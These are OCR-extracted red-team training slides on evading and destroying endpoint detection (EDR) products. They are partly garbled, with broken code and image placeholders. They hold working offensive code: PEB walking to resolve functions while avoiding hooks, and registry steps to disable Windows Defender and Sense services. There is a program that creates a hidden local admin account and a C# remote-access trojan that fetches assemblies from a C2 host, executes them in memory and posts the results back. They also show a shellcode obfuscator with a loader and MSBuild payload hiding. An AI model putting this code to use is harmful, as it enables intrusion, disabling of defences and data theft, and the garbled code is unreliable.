LDR DATA TABLE ENTRY *dte = (LDR DATA TABLE ENTRY*)le;
do {
    if(wcsicmp(dte->FullDllName.Buffer, name) == 0) {
       BYTE* a = dte;
       a += 0x20;
       DWORD64 *b = (DWORD64*)a;
       DWORD64 c = *b;
       return (VOID*)c;
    le = le->Flink;
   dte = (LDR DATA TABLE ENTRY*)le;
} while(le != head);
return NULL:
```

```
FARPROC *FindFunctionAddress(VOID *base, CHAR* functionName) {
   printf("Base 0x%p\n", base);
   IMAGE DOS HEADER* MZ = (IMAGE DOS HEADER*)base;
   IMAGE NT HEADERS* PE = (IMAGE NT HEADERS*)((BYTE*)base + MZ->e lfanew);
   IMAGE EXPORT DIRECTORY* export = (IMAGE EXPORT DIRECTORY*) ((BYTE*)base +
       PE->OptionalHeader.DataDirectory[IMAGE DIRECTORY ENTRY EXPORT].VirtualAddress);
   DWORD *nameOffset = (DWORD*)((BYTE*)base + export->AddressOfNames);
   DWORD *functionOffset = (DWORD*)((BYTE*)base + export->AddressOfFunctions);
   DWORD *ordinalOffset = (DWORD*)((BYTE*)base + export->AddressOfNameOrdinals);
   DWORD i = 0;
   for(i; i < export->NumberOfNames; i++) {
       if(strcmp(functionName, (CHAR*)base + nameOffset[i]) == 0) {
           return (FARPROC)((BYTE*)base + functionOffset[ordinalOffset[i]]);
   return NULL;
```




IAT HooKS?

```
HANDLE LdrLoadDll(WCHAR *path) {
    HANDLE h = NULL;
    UNICODE_STRING u;
    NTSTATUS status = DirectRtlInitUnicodeString(&u, path);
    status = DirectLdrLoadDll(NULL, 0, &u, &h);
    return h;
}
```

```
FARPROC Resolve(WCHAR *dll, CHAR *func) {
    HANDLE hLib = LdrLoadDll(dll);
    FARPROC ptr = DirectGetProcAddress(hLib, func);
    printf("%ls!%s at 0x%p\n", dll, func, ptr);
    return ptr;
}
```

DirectLdrLoadDll return 0x00007FF9F0D20000 for dll user32.dll
user32.dll!MessageBoxA at 0x00007FF9F0D99120



MessageBoxA

USFR32



Defeating kernel callback

KERNEL callback?

There is plenty of options available for EDRs

PsSetCreateProcessNotifyRoutine function (ntddk.h)

Article • 04/18/2022 • 2 minutes to read

The PsSetCreateProcessNotifyRoutine routine adds a driver-supplied callback routine to, or removes it from, a list of routines to be called whenever a process is created or deleted.

PsSetCreateProcessNotifyRoutine function

PsSetCreateProcessNotifyRoutineEx function
PsSetCreateProcessNotifyRoutineEx2 function

PsSetCreateThreadNotifyRoutine function

PsSetCreateThreadNotifyRoutineEx function
PsSetLoadImageNotifyRoutine function
PsSetLoadImageNotifyRoutineEx function



Defeating kernel callback

KERNEL callback?

There is also other minifilters that can be registered. Telemetry Sourcerer can be used to list them

https://github.com/jthuraisamy/TelemetrySourcerer

In this case a popular edrs had callback registered for pretty much everything

File System	IRP_MJ_CREATE_NAMED_PIPE (pre)	t.sys + 0x6eca0
File System	IRP_MJ_CLOSE (pre)	t.sys + 0x708e0
File System	IRP_MJ_CLOSE (post)	t.sys + 0x70f70
File System	IRP_MJ_READ (pre)	t.sys + 0x75150
File System	IRP_MJ_READ (post)	t.sys + 0x75550
File System	IRP_MJ_QUERY_INFORMATION (pre)	t.sys + 0x6b210
File System	IRP_MJ_QUERY_INFORMATION (post)	t.sys + 0x6b690
File System	IRP_MJ_SET_INFORMATION (pre)	t.sys + 0x6b9d0
File System	IRP_MJ_SET_INFORMATION (post)	t.sys + 0x6c0b0
File System	IRP_MJ_SET_EA (pre)	t.sys + 0x6cf00
File System	IRP_MJ_SET_EA (post)	t.sys + 0x6d9f0
File System	IRP_MJ_FLUSH_BUFFERS (pre)	t.sys + 0x1dd8d0
File System	IRP_MJ_FLUSH_BUFFERS (post)	t.sys + 0x1ddab0
File System	IRP_MJ_QUERY_VOLUME_INFORMATION (pre)	t.sys + 0x1de160
File System	IRP_MJ_QUERY_VOLUME_INFORMATION (post)	t.sys + 0x1de310
File System	IRP_MJ_DEVICE_CONTROL (pre)	t.sys + 0x761c0
File System	IRP_MJ_DEVICE_CONTROL (post)	t.sys + 0x763c0
File System	IRP_MJ_INTERNAL_DEVICE_CONTROL (pre)	t.sys + 0x76d90
File System	IRP_MJ_INTERNAL_DEVICE_CONTROL (post)	t.sys + 0x77150
File System	IRP_MJ_SHUTDOWN (pre)	t.sys + 0x73770
File System	IRP_MJ_SHUTDOWN (post)	t.sys + 0x73910



Defeating kernel callback

KERNEL callback?

C2 may use namedpipe for interprocess communication or remote communication (SMB beacon)

File System

IRP_MJ_CREATE_NAMED_PIPE (pre)

t.sys + 0x6eca0

What about avoiding namedpipe? Let me introduce MailSlot APIs

```
int main(int argc, char **argv) {
    CHAR slot[] = "\\\.\mailslot\\MrUn1k0d3r";
    HANDLE hSlot = NULL;
    CreateSlot(slot, &hSlot);
    printf("HANDLE is %p\n", hSlot);
    HANDLE hMail = CreateFile(slot, GENERIC_WRITE, FILE_SHARE_READ, NULL, OPEN_EXISTING
    DWORD dwWritten = 0;
    printf("HANDLE is %p\n", hMail);

    // execute something evil and get the output back the WriteFile
    WriteFile(hMail, argv[1], strlen(argv[1]), &dwWritten, NULL);

    ReadFromSlot(hSlot);
    CloseHandle(hMail);
    CloseHandle(hSlot);
    return 0;
}
```



Defeating kernel callback

KERNEL callback?

```
VOID CreateSlot(CHAR *slot, HANDLE *hSlot) {
    *hSlot = CreateMailslot(slot, 0, MAILSLOT_WAIT_FOREVER, NULL);
}
```

WARNING

Mailslot message cannot be bigger than 424 bytes


But EDRs usually do not monitor the APIs

```
VOID ReadFromSlot(HANDLE hSlot) {
   DWORD lpNextSize = 0;
   DWORD lpMessageCount = 0;
   BOOL bSuccess = GetMailslotInfo(hSlot, NULL, &lpNextSize, &lpMessageCount, NULL);
   if(!bSuccess) {
       printf("GetMailslotInfo call failed %d\n", GetLastError());
   if(lpMessageCount == MAILSLOT_NO_MESSAGE) {
       printf("we don't have message\n");
   printf("We got %d message\n", lpMessageCount);
   while(lpMessageCount != 0) {
       DWORD dwRead = 0:
       CHAR *message = (CHAR*)GlobalAlloc(GPTR, lpNextSize + 1);
       printf("Allocation %d bytes\n", lpNextSize);
       ReadFile(hSlot, message, lpNextSize, &dwRead, NULL);
       printf("message is %s\n", message);
       GlobalFree(message);
       bSuccess = GetMailslotInfo(hSlot, NULL, &lpNextSize, &lpMessageCount, NULL);
```



Instead of bypassing it, why not destroying it?

At the end of the day EDRs are running software on the endpoint you have access




https://github.com/Mr-Un1k0d3r/EDRs/blob/main/elevate_to_system_or_trustedinsaller.c



Instead of bypassing it, why not destroying it?

You can impersonate the TrustedInstaller privilege, but duplicating the service token and get the group





Instead of bypassing it, why not destroying it?

With the TrustedInstaller privilege you can tamper the registry key associated with the services

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Sense								
	> _	RDPUDD ^	Name	Туре	Data			
	>	RdpVideoMini	ab (Default)	REG_SZ	(value not set)			
	?	rdyboost	DelayedAutostart	REG_DWORD	0x00000000 (0)			
	} _	Realtek	ab Description	REG_SZ	@%ProgramFiles%\Windows Defender Advanced Threat Protection\MsSense.exe,-1002			
		ReFS	ab DisplayName	REG_SZ	@%ProgramFiles%\Windows Defender Advanced Threat Protection\MsSense.exe,-1001			
		ReFSv1	88 ErrorControl	REG_DWORD	0x00000001 (1)			
	RemoteAccess RemoteRegists		FailureActions	REG_BINARY	80 51 01 00 00 00 00 00 00 00 00 00 00 00 00			
	(-	RetailDemo	ab ImagePath	REG_EXPAND_SZ "%ProgramFiles%\Windows Defender Advanced Threat Protection\MsSense.exe"				
	(RFCOMM	LaunchProtected	REG_DWORD	0x00000000 (0)			
		rhproxy	ab ObjectName	REG_SZ	LocalSystem			
	>	RmSvc	PreshutdownTi	REG_DWORD	0x000007d0 (2000)			
	>	RpcEptMappe	RequiredPrivileg	REG_MULTI_SZ	SeAuditPrivilege SeChangeNotifyPrivilege SeCreateGlobalPrivilege SeCreatePagefilePrivilege SeCreatePermanentPrivilege SeDebug			
		RpcLocator	ServiceSidType	REG_DWORD	0x00000001 (1)			
	>	RpcSs	Start Start	REG_DWORD	0x00000002 (2) set to 0x04 to disable			
	>	rspndr	Type	REG_DWORD	0x00000010 (16)			



Instead of bypassing it, why not destroying it?

Remove the ImagePath and set Start to 0x4 for the following services:

- Sense
- WdBoot
- WinDefend
- WdNisDrv
- WdNisSvc

Reboot and enjoy



Instead of bypassing it, why not destroying it?

There is a problem, the EDR will flag the registry tampering

Most EDRs are cloud based, which means they need to send the information to the cloud

You can monitor the network traffic using Network Monitor (Signed by Microsoft)

https://www.microsoft.com/en-ca/download/details.aspx?id=4865



Instead of bypassing it, why not destroying it?

```
// gcc firewall.c -o firewall.exe -lole32 -loleaut32 -luuid.
#include <windows.h>
#include <stdio.h>
#include <netfw.h>
int main() {
    HRESULT hr;
    GUID GUID HNetCfg FwPolicy2 = {0xe2b3c97f,0x6ae1,0x41ac,{0x81,0x7a,0xf6,0xf9,0x21,0x66,0xd7,0xdd}};
    IClassFactory *icf = NULL;
    IDispatch *id = NULL;
    INetFwPolicy2 *nfp2 = NULL;
    hr = CoInitialize(NULL);
    hr = CoGetClassObject(&GUID HNetCfg FwPolicy2, CLSCTX LOCAL SERVER | CLSCTX INPROC SERVER, NULL, &IID IClassFactory, (VOID **)&icf);
    if(hr != 5 OK) {
        printf("CoGetClassObject failed: HRESULT 0x%08x\n", hr);
       CoUninitialize();
        ExitProcess(0);
    hr = icf->lpVtbl->CreateInstance(icf, NULL, &IID IDispatch, (VOID**)&id);
```



Instead of bypassing it, why not destroying it?

One last problem: the firewall may not be enabled locally, due to managed policy





Instead of bypassing it, why not destroying it?

Create a local administrative account to enforce the local policy instead of the domain

```
.nt main() {
   srand(GetCurrentProcessId());
  WCHAR *username = NULL;
  WCHAR *password = NULL;
  USER INFO 1 ui;
  DWORD dwError = 0;
  GenString(&username, 12, 26);
  GenString(&password, 12, 71);
  printf("Username is: %ls\n", username);
  printf("Password is: %ls\n", password);
  ui.usri1 name = username;
  ui.usri1 password = password;
  ui.usri1 priv = USER PRIV USER;
  ui.usri1 flags = UF DONT EXPIRE PASSWD;
  ui.usri1 home dir = NULL;
  ui.usri1 comment = NULL;
  ui.usri1 script path = NULL;
  NET API STATUS status;
  status = NetUserAdd(NULL, 1, (BYTE*)&ui, &dwError);
  if(status != NERR_Success) {
      printf("NetUserAdd failed. Error: %d\n", status);
  LOCALGROUP MEMBERS INFO 3 lmi;
   lmi.lgrmi3 domainandname = username;
  status = NetLocalGroupAddMembers(NULL, L"Administrators", 3, (BYTE*)&lmi, 1);
  if(status != NERR Success) {
      printf("NetLocalGroupAddMembers failed. Error: %d\n", status);
   return 0;
```



Instead of bypassing it, why not destroying it?

Quick summary:

- Create a local administrative account to enforce the local policy
- Block the EDR network range
- Disable the service
- Reboot
- Enjoy



Instead of bypassing it, why not destroying it?

Some EDR prevent tampering from the kernel

You can bring your own vulnerable driver to compromise the kernel and remove the kernel callback

https://github.com/hacksysteam/HackSysExtremeVulnerableDriver

Drivers tend to be poorly designed; there are vulnerabilities all over the place



Instead of bypassing it, why not destroying it?

Hunting for MmMaploSpace in a driver export is a good start

MmMaploSpace function (wdm.h)

Article • 02/25/2022 • 2 minutes to read

The MmMaploSpace routine maps the given physical address range to nonpaged system space.

Virtual to physical memory mapped in the kernel; they cannot be paged out



Instead of bypassing it, why not destroying it?

Remember these kernel callback

Once you have kernel code execution, you can modify the callbacks

FltRegisterFilter function (fltkernel.h)

Kernel code is hard, there is a bit of a learning curve

FltUnregisterFilter function (fltkernel.h)

File System	IRP_MJ_CREATE_NAMED_PIPE (pre)	t.sys + 0x6eca0
File System	IRP_MJ_CLOSE (pre)	t.sys + 0x708e0
File System	IRP_MJ_CLOSE (post)	t.sys + 0x70f70
File System	IRP_MJ_READ (pre)	t.sys + 0x75150
File System	IRP_MJ_READ (post)	t.sys + 0x75550
File System	IRP_MJ_QUERY_INFORMATION (pre)	t.sys + 0x6b210
File System	IRP_MJ_QUERY_INFORMATION (post)	t.sys + 0x6b690
File System	IRP_MJ_SET_INFORMATION (pre)	t.sys + 0x6b9d0
File System	IRP_MJ_SET_INFORMATION (post)	t.sys + 0x6c0b0
File System	IRP_MJ_SET_EA (pre)	t.sys + 0x6cf00
File System	IRP_MJ_SET_EA (post)	t.sys + 0x6d9f0
File System	IRP_MJ_FLUSH_BUFFERS (pre)	t.sys + 0x1dd8d0
File System	IRP_MJ_FLUSH_BUFFERS (post)	t.sys + 0x1ddab0
File System	IRP_MJ_QUERY_VOLUME_INFORMATION (pre)	t.sys + 0x1de160
File System	IRP_MJ_QUERY_VOLUME_INFORMATION (post)	t.sys + 0x1de310
File System	IRP_MJ_DEVICE_CONTROL (pre)	t.sys + 0x761c0
File System	IRP_MJ_DEVICE_CONTROL (post)	t.sys + 0x763c0
File System	IRP_MJ_INTERNAL_DEVICE_CONTROL (pre)	t.sys + 0x76d90
File System	IRP_MJ_INTERNAL_DEVICE_CONTROL (post)	t.sys + 0x77150
File System	IRP_MJ_SHUTDOWN (pre)	t.sys + 0x73770
File System	IRP_MJ_SHUTDOWN (post)	t.sys + 0x73910



Instead of bypassing it, why not destroying it?

EDRSandBlast

Abuse of read/write primitive in the followings drivers:

- RTCore64.sys
- DBUtils_2_3.sys

https://github.com/wavestone-cdt/EDRSandblast



Do we need shellcode?

Short answer we don't

Cobalt Strike was build on Metasploit Meterpreter which was an exploitation framework

StageO using shellcode was useful in an exploitation context

"Modern" Red Team are usually deploying code on the target system

Your implant can be written in C#, or C, or Nim, or whatever make you happy and implement the features you need directly



Do we need shellcode?

I personally use a C# implant that execute in memory .Net exe; Each command is a

.Net module

```
private static bool InternalExecute(byte[] assembly, string args)
    bool bSuccess = true;
    List<string> processArgs = new List<string>(StringToArgsArray(args));
    try
        Assembly a = Assembly.Load(assembly);
        MethodInfo method = a.EntryPoint;
        if (method != null)
            object o = a.CreateInstance(method.Name);
            method.Invoke(o, new object[] { (object[])processArgs.ToArray() });
        else
            bSuccess = false:
    catch (Exception e)
        BufferedOutput.WriteOutput(e.Message);
    return bSuccess:
```



Do we need shellcode?

You may want to patch AMSI and ETW since .Load will end up loading AMSI on

your byte[] assembly

```
static void Main(string[] args)
{
    Thread.Sleep(10000);
    byte[] data = File.ReadAllBytes(args[0]);
    Assembly.Load(data);
    Console.WriteLine("loaded");
    Thread.Sleep(1000000);
}
```

```
Size
                             C:\Users\me\Downloads\ListDlls\ConsoleApp5.exe
x00000000f1990000
                   0x1f8000 C:\Windows\SYSTEM32\ntdll.dll
                             C:\Windows\SYSTEM32\MSCOREE.DLL
1x000000000cc0b0000
                   0x65000
                             C:\Windows\System32\KERNEL32.dll
                             C:\Windows\System32\KERNELBASE.dll
                             C:\Windows\SYSTEM32\apphelp.dll
                             C:\Windows\System32\ADVAPI32.dll
                             C:\Windows\Svstem32\msvcrt.dll
x000000000f17a0000
                   0x9e000
                             C:\Windows\System32\sechost.dll
0x000000000f0f70000
                             C:\Windows\System32\RPCRT4.dll
0x00000000c6000000
                             C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll
0x000000000eff70000
                   0x55000
                             C:\Windows\System32\SHLWAPI.dll
                             C:\Windows\SYSTEM32\kernel.appcore.dll
                             C:\Windows\SYSTEM32\VERSION.dll
                             C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
                   0xb35000
                             C:\Windows\System32\USER32.dll
x00000000f0d20000
                             C:\Windows\SYSTEM32\ucrtbase clr0400.dll
                             C:\Windows\SYSTEM32\VCRUNTIME140 CLR0400.dll
x00000000d3250000
                   0x16000
                   0x22000
                             C:\Windows\System32\win32u.dll
x000000000ef270000
                             C:\Windows\System32\GDI32.dll
0x000000000f0cf0000
                   0x2b000
                             C:\Windows\System32\gdi32full.dll
0x00000000ef850000
                             C:\Windows\System32\msvcp win.dll
                             C:\Windows\System32\ucrtbase.dll
0x000000000f1910000
                   0x30000
                             C:\Windows\System32\IMM32.DLL
                             C:\Windows\System32\psapi.dll
                   0x1600000 C:\Windows\assembly\NativeImages v4.0.30319 64\mscorlib\b849
x00000000f15d0000
                   0x12a000 C:\Windows\System32\ole32.dll
                             C:\Windows\System32\combase.dll
                             C:\Windows\System32\bcryptPrimitives.dll
                             C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clriit.dll
```



Do we need shellcode?

After the Assembly.Load was called

```
Size
                  0x6000
                             C:\Users\me\Downloads\ListDlls\ConsoleApp5.exe
                  0x1f8000
                            C:\Windows\SYSTEM32\ntdl1.dll
                             C:\Windows\SYSTEM32\MSCOREE.DLL
                            C:\Windows\System32\KERNEL32.dll
                            C:\Windows\System32\KERNELBASE.dll
                            C:\Windows\SYSTEM32\apphelp.dll
                             C:\Windows\System32\ADVAPI32.dll
                             C:\Windows\System32\msvcrt.dll
                            C:\Windows\System32\sechost.dll
                            C:\Windows\System32\RPCRT4.dll
                             C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll
                             C:\Windows\System32\SHLWAPI.dll
                             C:\Windows\SYSTEM32\kernel.appcore.dll
                             C:\Windows\SYSTEM32\VERSION.dll
                  0xb35000
                            C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
                            C:\Windows\System32\USER32.dll
                            C:\Windows\SYSTEM32\ucrtbase clr0400.dll
                             C:\Windows\SYSTEM32\VCRUNTIME140 CLR0400.dll
                             C:\Windows\Svstem32\win32u.dll
x000000000ef270000
                            C:\Windows\System32\GDI32.dll
                            C:\Windows\System32\gdi32full.dll
                            C:\Windows\System32\msvcp win.dll
                            C:\Windows\System32\ucrtbase.dll
                             C:\Windows\Svstem32\IMM32.DLL
                             C:\Windows\System32\psapi.dll
                             C:\Windows\assembly\NativeImages v4.0.30319 64\mscorlib\b8493bec853ac702d218
                            C:\Windows\System32\ole32.dll
                            C:\Windows\System32\combase.dll
                             C:\Windows\System32\bcryptPrimitives.dll
                            C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clrjit.dll
                             C:\Windows\SYSTEM32\wldp.dll
                             C:\Windows\SYSTEM32\amsi.dll
                            C:\Windows\SYSTEM32\USERENV.dll
                  0x1f000
                            C:\Windows\SYSTEM32\profapi.dll
x000000000eefe0000
                             C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2209.7-0\MpOav.dll
0x000000000e7a50000
                             C:\Windows\System32\OLFAUT32.dll
                             C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2209.7-0\MPCLIENT.DL
                            C:\Windows\System32\CRYPT32.dll
                             C:\Windows\System32\WINTRUST.dll
                             C:\Windows\System32\MSASN1.dll
                            C:\Windows\SYSTEM32\gpapi.dll
```



WHAT you need to learn about?

- Memory permission RWX memory is bad (Image, Private, Mapped)
- PEB.LDR module override address location
- Arguments passed to Windows functions (stack spoofing)
- Shellcode obfuscation: hiding the fs:0x30 or gs:0x30 call
- How reflective loading works (Pretty much a self LoadLibraryA/W reimplementation)
- Hookings (Sleep Hooking or other ideas)



WHAT you need to learn about?

- How LoadLibraryA/W work under the hood
 - ntdll!LdrLoadDll
 - ntdll!LdrpInitializeDllPath
 - ntdll!LdrpLogDllStateEx2
 - ntdll!LdrpLogEtwEvent
 - ntdll!NtTraceEvent

```
1
        rcx, [rdi+8]
mov
        r8, [rsp+0E8h+var A8]
lea
        rdx, rsi
mov
        LdrpInitializeDllPath
call
        r9, [rsp+0E8h+var B8]
lea
        r8d, ebx
mov
lea
        rdx, [rsp+0E8h+var A8]
        rcx, rdi
mov
call
        LdrpLoadD11
        [rsp+0E8h+var 2C], 0
CMD
        ebx, eax
mov
        short loc 180016B64
jnz
```



WHAT you need to learn about?

So RWX memory and patching memory is dangerous

Yes and no, but if you want to be extra careful, you can use of hardware breakpoint to alter the memory

- https://github.com/rad9800/hwbp4mw
- https://github.com/rad9800/misc/blob/main/NtTraceEvent.c



This is a quick overview of some of the tricks that can be used to create payloads

Shameless plug: if you are curious in the coding aspect of a red team, I highly recommend registering to my patreon

More than 100 hours or videos about offensive coding

https://mr.un1k0d3r.online/portal/

https://patreon.com/MrUn1k0d3r



Keep in mind that EDR may not hook the same APIs.

You can validate which one are hooked using the hook_finder64

https://github.com/Mr-Un1k0d3r/EDRs/blob/main/hook_finder64.c



Most Nt* API will require an OBJECT_ATTRIBUTE that needs to be initialized manually in your code

Source code: https://mr.un1k0d3r.online/training/source/syscall.c



I personally prefer patching the Nt* instead of using direct syscall, because of the lack of documentation, but luckily, there are a lot of cool projects such as syswhisper

https://github.com/jthuraisamy/SysWhispers



PROS:

- Pretty efficient usermode hook bypass
- No need to change memory permission

CONS:

- Lack of documentation
- Hard to code



Your stage 0 should be as simple as possible and used as recon before you drop your full RAT

For your stage 0 you need:

- in and out data transport
- Simple command execution (avoiding cmd.exe etc...)



Source code: https://mr.un1k0d3r.online/training/source/http c2.cs

Ignoring the cert is the first step

```
class Networking
{
    private string url;
    private string host;
    2references
    public Networking(string c2url, string c2host)
    {
        url = c2url;
        host = c2host;
        ServicePointManager.ServerCertificateValidationCallback = new System.Net.Security.RemoteCertificateValidationCallback(delegate { return true; });
}
```



Creating your network query method

```
string output = "";
Stream s = null;
StreamReader sr = null;
HttpWebRequest hwr = (HttpWebRequest)WebRequest.Create(url);
hwr.Method = "POST";
hwr.UserAgent = String.Format("Mozilla/5.0 (Windows NT {0}; Win64; x64; rv:85.0) ringzer0/20100101 Firefox/85.0", Environment.OSVersion.ToString());
hwr.Timeout = 10000;
hwr.Host = host;
hwr.ContentType = "application/json";
hwr.Proxy.Credentials = CredentialCache.DefaultNetworkCredentials;
```



Getting the data:

- Send a request and get the response as the data to process
- Execute the data received as .Net code

```
byte[] postData = Encoding.ASCII.GetBytes(data);
    s = hwr.GetRequestStream();
    s.Write(postData, 0, postData.Length);
catch (Exception e)
    SendRequest(e.Message);
finally
    if (s != null)
        s.Dispose();
try
    s = hwr.GetResponse().GetResponseStream();
    sr = new StreamReader(s);
    output = sr.ReadToEnd();
catch (Exception e)
    SendRequest(e.Message);
finally
    if (s != null)
        s.Dispose();
return output:
```



Assembly.Load can receive a string, and load the exe from it

```
class ExecuteCompiledCSharp
   public static void Execute(string assembly, string c2url, string c2host)
       byte[] bytes = Convert.FromBase64String(assembly);
       Thread t = new Thread(() => InternalExecute(bytes, c2url, c2host));
       t.Start();
   private static void InternalExecute(byte[] assembly, string c2url, string c2host)
       Networking n = new Networking(c2url, c2host);
       StringWriter sw = new StringWriter();
       StringBuilder sb = new StringBuilder();
           Assembly a = Assembly.Load(assembly);
           MethodInfo m = a.EntryPoint;
           TextWriter tw = Console.Out;
           Console.SetOut(sw);
           object o = a.CreateInstance(m.Name);
           m.Invoke(null, new object[] { (object[])null });
           sb.Append(sw.ToString());
           sw.Close();
           Console.SetOut(tw);
           n.SendRequest(sb.ToString());
       catch (Exception e)
           n.SendRequest(e.Message);
```



The main part of the code

```
class Program
   0 references
   static void Main(string[] args)
       string output = "";
       int c2delay = 5000;
       string c2url = "http://mr.un1k0d3r.com/c2/" + Guid.NewGuid().ToString();
       string c2host = "mr.un1k0d3r.com";
       Networking n = new Networking(c2url, c2host);
       while (true)
           try
               output = n.SendRequest(null);
               if (output.Length > 0)
                   ExecuteCompiledCSharp.Execute(output, c2url, c2host);
           catch (Exception e)
               n.SendRequest(e.Message);
           Thread.Sleep(c2delay);
```



Only thing left is to host your recon .net code on the remote server.

Source code: https://mr.un1k0d3r.online/training/source/c2.php.txt



Quick trick to avoid automated tool to fetch your payloads

```
if(strpos($_SERVER["HTTP_USER_AGENT"], "ringzer0") !== false)
```



You now have a fully functional RAT that execute assembly in memory

We will cover which kind information you should gather in the next section



Your payload will be inspected by EDR & AV and other security product Obfuscation is designed to get you landed where you want to; it does not defeat runtime analysis

Classic techniques:

- Encrypting the shellcode with a XOR loop
- Encrypting the shellcode using RC4
- Encrypting the shellcode using AES
- Gzipping, Base64 the shellcode



What if our code had none of the following characteristics and a fairly good entropy?

Randomness of the code can be evaluated giving an entropy score based on the score

It is possible to evaluate the chance of a sample being encrypted or obfuscated

Legit code usually is not THAT random



With that in mind, lets think of how we can represent our shellcode

We know that we have bytes from 0x00 to 0xff in there (256

possibilities) import sys

```
outputlength = 0

dataset = ["list", "of", "256", "unique", "words"]
payload = open(sys.argv[1], "rb").read()

outputlength = len(payload)
final = [0] * outputlength
iterator = 0

for c in payload:
    final[iterator] = dataset[ord(c)]
    iterator += 1
print '{"' + '", "'.join(final) + '"}'
```



You will end up with a list of word, tied to an index

Our shellcode is 0x00, 0x02, 0x01, 0x00, 0x00, 0x01

```
table = {"first" , "second" , "third"};
mapping = {"first" , "third" , "second", "first", "first", "second"};
```

This will produce decent entropy due to the use of words and none of the « known » patterns are present in the code



All we have to do is map the word to the index to retrieve the original byte

C# is kind enough to provide the following method:

Array.IndexOf(table, needle);



```
namespace updatesystem
   internal class Program
        [DllImport("kernel32")]
       public static extern bool VirtualProtect(IntPtr lpAddress, UInt32 dwSize, uint flNewProtect, out uint lpflOld
        [UnmanagedFunctionPointer(CallingConvention.Winapi)]
       public delegate IntPtr Caller();
       static void Main(string[] args)
           string[] table = { "your 256 words list goes here" }
           string[] mapping = { output of the python script }
           byte[] final = new byte[mapping.Length];
           for(int i = 0; i < mapping.Length; i++)</pre>
                final[i] = (byte)Array.IndexOf(table, mapping[i]);
           IntPtr allocated = Marshal.AllocHGlobal(mapping.Length);
            uint old = 0;
           VirtualProtect(allocated, (UInt32)mapping.Length, 0x40, out old);
           Marshal.Copy(final, 0, allocated, final.Length);
            var d = Marshal.GetDelegateForFunctionPointer<Caller>(allocated);
            d();
```



This will produce a final executable of 3 to 4 Mb; which is also nice, since some engine will not even bother analyzing bigger file

Since it was written in .Net, we can pass this file to our .Net stage 0 which is accepting arbitrary assembly to be loaded through Assembly.Load()



https://github.com/Mr-Un1k0d3r/MiniDump

https://github.com/Mr-Un1k0d3r/MiniDump/blob/master/dump.c

VS

https://github.com/Mr-Un1k0d3r/MiniDump/blob/master/safe-against-edrminidump64.c



Revisiting your classic: Msbuild.exe

You think everything that was possible is already public, be creative

msbuild.exe csproj file are XML file...

That execute C# code

https://github.com/Mr-Un1k0d3r/PowerLessShell

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
 <Target Name=" task ">
  < task />
  <MyTask />
  </Target>
  <UsingTask
   TaskName=" task "
   TaskFactory="CodeTaskFactory"
   AssemblyFile="C:\Windows\Microsoft.Net\Framework{{arch}}\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
   <ParameterGroup/>
   <Task>
     <Using Namespace="System" />
     <Using Namespace="System.IO" />
     <Code Type="Fragment" Language="cs">
     </Code>
   </Task>
   </UsingTask>
   <UsingTask
   TaskName="MyTask"
   TaskFactory="CodeTaskFactory"
   AssemblyFile="C:\Windows\Microsoft.Net\Framework{{arch}}\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
     <Code Type="Class" Language="cs">
       <! [CDATA [
       public class MyTask : Task, ITask {
           public override bool Execute() {
       ]]>
     </Code>
   </Task>
 </UsingTask>
</Project>
```



Detection is "easy", since the C# is in clear

Why not using XML concept to hide the payload using ENTITY to HTML encode the whole C#

Same technique 0 on disk detection, because you have another layer of obfuscation on top of the original toolset

```
(?xml version="1.0" encoding="utf-8" ?)
<!DOCTYPE IMDUGWVA9kYaI [</pre>
    <!ENTITY py436k6rLH2qzmIeiG "&#x26;&#x23;&#x78;&#x37;&#x35;&#x3b;&#x26;&#x23;&#x78;&#x
]>
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
 <Target Name="ItMWMx1mgPnlK1NeR5ckNTcB6cahs1eC">
   <ItMWMx1mqPnlKlNeR5ckNTcB6cahsleC />
   <windows />
   </Target>
   <PropertyGroup>
   <G0iGgp0QLZuWU3yulSm3f3zN>
    &py436k6rLH2qzmIeiG;
   </G0iGgp0QLZuWU3yulSm3f3zN>
   </PropertyGroup>
  <UsingTask
   AssemblyFile="$ (MSBuildToolsPath) \Microsoft.Build.Tasks.v4.0.dll"
   TaskName="ItMWMx1mqPnlK1NeR5ckNTcB6cahs1eC"
   TaskFactory="CodeTaskFactory">
    <ParameterGroup/>
    <Task>
      <Using Namespace="System" />
      <Using Namespace="System.IO" />
     <Code Type="Fragment" Language="cs">
     </Code>
    </Task>
    </UsingTask>
    <UsingTask
   TaskName="windows"
   TaskFactory="CodeTaskFactory"
   AssemblyFile="$ (MSBuildToolsPath) \Microsoft.Build.Tasks.v4.0.dll" >
      <Code Type="Class" Language="Csharp">
